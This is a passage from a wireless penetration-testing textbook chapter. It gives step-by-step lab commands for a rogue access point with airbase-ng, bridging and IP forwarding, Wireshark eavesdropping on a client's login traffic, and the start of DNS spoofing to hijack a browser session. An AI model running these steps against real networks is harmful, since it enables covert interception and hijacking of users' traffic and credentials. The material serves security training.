Advanced WLAN Attacks

"To know your enemy, you must become your enemy."

Sun Tzu, Art of War

As a penetration tester, it is important to know the advanced attacks a hacker can do, even if you might not check or demonstrate them during a penetration test. This chapter is dedicated to showing how a hacker can conduct advanced attacks using wireless access as the starting point.

In this chapter, we will take a look at how we can conduct advanced attacks using what we have learned so far. We will primarily focus on the **man-in-the-middle attack** (**MITM**), which requires a certain amount of skill and practice to conduct successfully. Once we have done this, we will use this MITM attack as a base from which to conduct more sophisticated attacks such as Eavesdropping and session hijacking.

In this chapter, we will cover the following topics:

- MITM attack
- Wireless Eavesdropping using MITM
- Session hijacking using MITM

A man-in-the-middle attack

MITM attacks are probably one of the most potent attacks on a WLAN system. There are different configurations that can be used to conduct the attack. We will use the most common one—the attacker is connected to the Internet using a wired LAN and is creating a fake access point on his client card. This access point broadcasts an SSID similar to a local hotspot in the vicinity. A user may accidently get connected to this fake access point (or can be forced to via the higher signal strength theory we discussed in the previous chapters) and may continue to believe that he is connected to the legitimate access point.

The attacker can now transparently forward all the user's traffic over the Internet using the bridge he has created between the wired and wireless interfaces.

In the following lab exercise, we will simulate this attack.

Time for action – man-in-the-middle attack

Follow these instructions to get started:

1. To create the man-in-the-middle attack setup, we will first create a soft access point called `mitm` on the hacker laptop using `airbase-ng`. We run the following command:

   ```
   airbase-ng --essid mitm –c 11 mon0
   ```

   The output of the command is as follows:

   ```
   root@kali:~# airbase-ng --essid mitm -c 11 mon0
   11:48:59  Created tap interface at0
   11:48:59  Trying to set MTU on at0 to 1500
   11:48:59  Access Point with BSSID 80:1F:02:8F:34:D5 started.
   ```

2. It is important to note that `airbase-ng`, when run, creates an interface `at0` (a tap interface). Think of this as the wired-side interface of our software-based access point `mitm`:

   ```
   root@kali:~# ifconfig at0
   at0       Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
             BROADCAST MULTICAST  MTU:1500  Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0
             TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:500
             RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
   ```

3. Let's now create a bridge on the hacker's laptop, consisting of the wired (`eth0`) and wireless interface (`at0`). The succession of commands used for this is as follows:

   - `brctl addbr mitm-bridge`
   - `brctl addif mitm-bridge eth0`
   - `brctl addif mitm-bridge at0`
   - `ifconfig eth0 0.0.0.0 up`
   - `ifconfig at0 0.0.0.0 up`

```
root@kali:~# ifconfig at0
at0       Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~# brctl addbr mitm-bridge
root@kali:~#
root@kali:~# brctl addif mitm-bridge eth0
root@kali:~#
root@kali:~# brctl addif mitm-bridge at0
root@kali:~#
root@kali:~# ifconfig eth0 0.0.0.0 up
root@kali:~#
root@kali:~# ifconfig at0 0.0.0.0 up
root@kali:~#
```

4. We can assign an IP address to this bridge and check the connectivity with the gateway. Please note that we can do this using DHCP as well. We can assign an IP address to the bridge interface with the following command:

   `ifconfig mitm-bridge 192.168.0.199 up`

   We can then try pinging the gateway `192.168.0.1` to ensure that we are connected to the rest of the network.

5. Let's now turn on IP forwarding in the kernel, so that routing and packet forwarding can happen correctly, using the following command:

   `echo 1 > /proc/sys/net/ipv4/ip_forward`

   The output of the command is as follows:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

6. Now let's connect a wireless client to our access point `mitm`. It will automatically get an IP address over DHCP (the server running on the wired-side gateway). The client machine in this case receives the IP address `192.168.0.197`. We can ping the wired-side gateway `192.168.0.1` to verify connectivity:

```
C:\Users\vivek\AppData\Local\msf32>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::693d:fad9:1424:c019%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.197
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```


7. We can see that the host responds to the ping requests, as shown here:

```
C:\Users\vivek\AppData\Local\msf32>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=11ms TTL=64
Reply from 192.168.0.1: bytes=32 time=6ms TTL=64
Reply from 192.168.0.1: bytes=32 time=18ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 5ms, Maximum = 18ms, Average = 10ms
```


8. We can also verify that the client is connected by looking at the `airbase-ng` terminal on the hacker's machine:

```
root@kali:~# airbase-ng --essid mitm -c 11 mon0
12:04:42  Created tap interface at0
12:04:42  Trying to set MTU on at0 to 1500
12:04:42  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
12:04:49  Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "mitm"
```

9. It is interesting to note here that, because all the traffic is being relayed from the wireless interface to the wired-side, we have full control over the traffic. We can verify this by starting Wireshark and sniffing on the `at0` interface:



10. Let's now ping the gateway `192.168.0.1` from the client machine. We can see the packets in Wireshark (apply a display filter for ICMP), even though the packets are not destined for us. This is the power of man-in-the-middle attacks:



What just happened?

We successfully created the setup for a wireless Man-in-the-Middle attack. We did this by creating a fake access point and bridging it with our Ethernet interface. This ensured that any wireless client connecting to the fake access point will perceive that it is connected to the Internet via the wired LAN.

Have a go hero – man-in-the-middle over pure wireless

In the previous exercise, we bridged the wireless interface with a wired one. As we noted earlier, this is one of the possible connection architectures for an MITM. There are other combinations possible as well. An interesting one would be to have two wireless interfaces, one that creates the fake access point and the other interface that is connected to the authorized access point. Both these interfaces are bridged. So, when a wireless client connects to our fake access point, it gets connected to the authorized access point through the attacker's machine.

Please note that this configuration would require the use of two wireless cards on the attacker's laptop.

Check whether you can conduct this attack using the in-built card on your laptop along with the external one—bear in mind, you may not have the injection drives required for this activity. This should be a good challenge!

Wireless Eavesdropping using MITM


In the previous lab, we learned how to create a setup for MITM. Now, we will take a look at how to do Wireless Eavesdropping with this setup.

The whole lab revolves around the principle that all the victim's traffic is now routed through the attacker's computer. Thus, the attacker can eavesdrop on all the traffic sent to and from the victim's machine wirelessly.


Time for action – Wireless Eavesdropping

Follow these instructions to get started:


1. Replicate the entire setup as in the previous lab. Fire up Wireshark. Interestingly, even the MITM-bridge shows up. This interface would allow us to peer into the bridge traffic, if we wanted to:




2. Start sniffing on the `at0` interface so that we can monitor all traffic sent and received by the wireless client:




3. On the wireless client, open up any web page. In my case, the wireless access point is also connected to LAN and I will open it up by using the address `http://192.168.0.1`:




4. Sign in with your password and enter the management interface.
5. In Wireshark, we should be seeing a lot of activity:




6. Set a filter for http to see only the web traffic:




7. We can easily locate the HTTP post request that was used to send the password to the wireless access point:



8. Next is a magnified view of the preceding packet:



9. Expanding on the HTTP header, allows us to see that actually the password we entered in plain text was not sent as is; instead, a hash has been sent. If we take a look at the packet, labeled as number 64 in a screenshot on the previous page, we can see that a request was made for `/md5.js`, which makes us suspect that it is a `md5 hash` of the password. It is interesting to note here that this technique may be prone to a replay attack if a cryptographic salt is not used on a per session basis in the creation of the hash. We leave it as an exercise for the user to find out the details, as this is not part of wireless security and hence beyond the scope of this book:



10. This shows how easy it is to monitor and eavesdrop on traffic sent by the client during a man-in-the-middle attack.

What just happened?

The MITM setup we created now allows us to eavesdrop on the victim's wireless traffic without the victim knowing. This is possible because, in an MITM, all the traffic is relayed via the attacker's machine. Thus, all of the victim's unencrypted traffic is available for eavesdropping for the attacker.

Have a go hero – finding Google searches

In today's world, all of us would like to keep what we search for on Google private. The traffic on Google search is unfortunately over HTTP and plain text by default.

Can you think of an intelligent display filter you could use with Wireshark to view all Google searches made by the victim?

Session hijacking over wireless

One of the other interesting attacks we can build on top of MITM is application session hijacking. During an MITM attack, the victim's packets are sent to the attacker. It is now the attacker's responsibility to relay this to the legitimate destination and relay the responses from the destination to the victim. An interesting thing to note is that, during this process, the attacker can modify the data in the packets (if unencrypted and unprotected from tampering). This means he can modify, mangle, and even silently drop packets.


In this next example, we will take a look at DNS hijacking over wireless using the MITM setup. Then, using DNS hijacking, we will hijack the browser session to `https://www.google.com`.

Time for action – session hijacking over wireless

1. Set up the test exactly as in the man-in-the-middle attack lab. On the victim, let's fire up the browser and type in `https://www.google.com`. Let's use Wireshark to monitor this traffic. Your screen should resemble the following:

	Time	Source	Destination	Protoco	Info
1	0.000000	IntelCor_35:fc:44	Broadcast	ARP	Who has 192.168.0.1? Tell 192.168.0.197
2	0.000603	D-Link_d2:8e:25	IntelCor_35:fc:44	ARP	192.168.0.1 is at 00:21:91:d2:8e:25
3	0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4	1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5	2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
6	3.415114	D-Link_d2:8e:25	Broadcast	ARP	Who has 192.168.0.198? Tell 192.168.0.1
7	3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
9	8.720771	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
10	9.719183	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
11	10.719577	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad

2. Apply a Wireshark filter for DNS and, as we can see, the victim is making DNS requests for `https://www.google.com`:




3. In order to hijack the browser session, we will need to send fake DNS responses that will resolve the IP address of `https://www.google.com` to the hacker machine's IP address `192.168.0.199`. The tool that we will use for this is called `dnsspoof` and the syntax is as follows:

```
dnspoof -i mitm-bridge
```

